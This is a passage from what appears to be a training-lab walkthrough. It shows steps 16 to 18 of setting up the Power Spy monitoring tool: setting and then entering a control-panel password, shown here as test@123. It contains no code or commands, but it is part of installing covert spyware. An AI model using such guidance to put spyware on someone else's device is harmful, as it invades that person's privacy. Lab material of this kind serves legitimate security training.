


Note: If the **Welcome To Power Spy Control Panel!** webpage appears, close the browser.

16. The **Setup login password** window appears. Enter the password **test@123** in the **New password** and **Confirm password** fields; click **Submit**.




17. The **Information** dialog box appears; click **OK**.




18. The **Enter login password** window appears; enter the password that you set in **Step 16**; click **Submit**.

